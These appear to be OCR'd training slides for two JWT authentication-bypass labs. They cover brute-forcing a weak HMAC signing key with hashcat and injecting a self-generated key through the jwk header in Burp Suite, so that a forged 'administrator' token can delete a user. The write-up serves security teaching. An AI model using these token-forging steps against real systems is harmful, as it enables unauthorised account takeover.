


Lab: JWT authentication bypass via weak signing key

Lab: JWT authentication bypass via weak signing key


- This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a wordlist of common secrets.
- To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.


- Log into the application with the provided credentials and take note of the JWT Token issued by the server.




- Use hashcat to brute force the secret key of the JWT Token.


- We need to provide:
  - The JWT Token
  - A wordlist






- Base64 encode the secret key that hashcat identified in the previous step.
- This base64 encoded value will be used within the “k” value when generating a new Symmetric Key using Burp.
- Use the JWT Extension here.





- Tamper with the JWT Token and sign it using the Key we created in the previous step.




Lab: JWT authentication bypass via jwk header injection


Lab: JWT authentication bypass via jwk header injection

- This lab uses a JWT-based mechanism for handling sessions. The server supports the jwk parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.
- To solve the lab, modify and sign a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary - Steps to Exploit**:
- Log into the application with the provided credentials.
- Decode the header of the JWT token and notice the algorithm used is RS256.
- Generate a new RSA token using the JSON Extension in Burp Suite.
- Modify the JWT token by changing the “sub” value to administrator.
- Sign the JWT Token using the generated RSA keys.
- Attack – use the embedded JWK option. This will do all the work for us and inject the required values where they need to be.

- After logging into the application, decode the header of the JWT Token and notice that the algorithm used is RS256.

- Use the JWT Editor Keys tab to generate a new RSA Key. The default 2048 key length is okay to use here.






- In Burp Repeater, go to the JSON Web Token tab and change the JWT payload:
  - "sub" : "administrator"

